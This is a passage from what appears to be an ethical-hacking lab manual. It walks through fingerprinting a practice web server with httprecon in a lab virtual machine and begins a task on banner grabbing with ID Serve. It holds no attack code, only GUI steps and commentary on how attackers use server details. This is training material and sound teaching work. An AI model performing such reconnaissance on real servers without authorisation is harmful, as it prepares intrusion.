
httprecon is a tool for advanced web server fingerprinting. This tool performs banner-grabbing attacks, status code enumeration, and header ordering analysis on its target web server.

Here, we will use the httprecon tool to gather information about a target web server.


1. Turn on the **Windows 11** virtual machine.
2. By default, **Admin** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.

   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.
3. Navigate to **E:\CEH-Tools\CEHv12 Module 13 Hacking Web Servers\Web Server Footprinting Tools\httprecon**, right-click **httprecon.exe**, and, from the context menu, click **Run as administrator** double-click to launch the application.


   Note: If a **User Account Control** pop-up appears, click **Yes**.
4. Main window of **httprecon** appears, enter the website URL (here, **www.certifiedhacker.com**) that you want to footprint and select **port number (80)** in the **Target** section.



5. Click **Analyze** to start analyzing the designated website.
6. A **footprint** of the website appears, as shown in the screenshot.



7. Look at the **Get existing** tab, and observe the server (**nginx**) used to develop the webpages.
8. When attackers obtain this information, they research the vulnerabilities present in **nginx** and try to exploit them, which results in either full or partial control over the web application.
9. Click the **GET long request** tab, which lists all GET requests. Next, click the **Fingerprint Details** tab.



10. The details displayed in the screenshot above include the name of the protocol the website is using and its version.
11. By obtaining this information, attackers can manipulate HTTP vulnerabilities in order to perform malicious activities such as sniffing over the HTTP channel, which might result in revealing sensitive data such as user credentials.
12. This concludes the demonstration of how to gather information about the target web server using httprecon.
13. Close all open windows on the **Windows 11** machine.

Task 4: Footprint a Web Server using ID Serve


Pen testers must be familiar with banner grabbing techniques to monitor servers and ensure compliance and appropriate security updates. This technique also helps in locating rogue servers or determining the role of servers within a network. This lab manual helps understand and learn the banner grabbing technique using ID Serve, which allows an attacker to determine 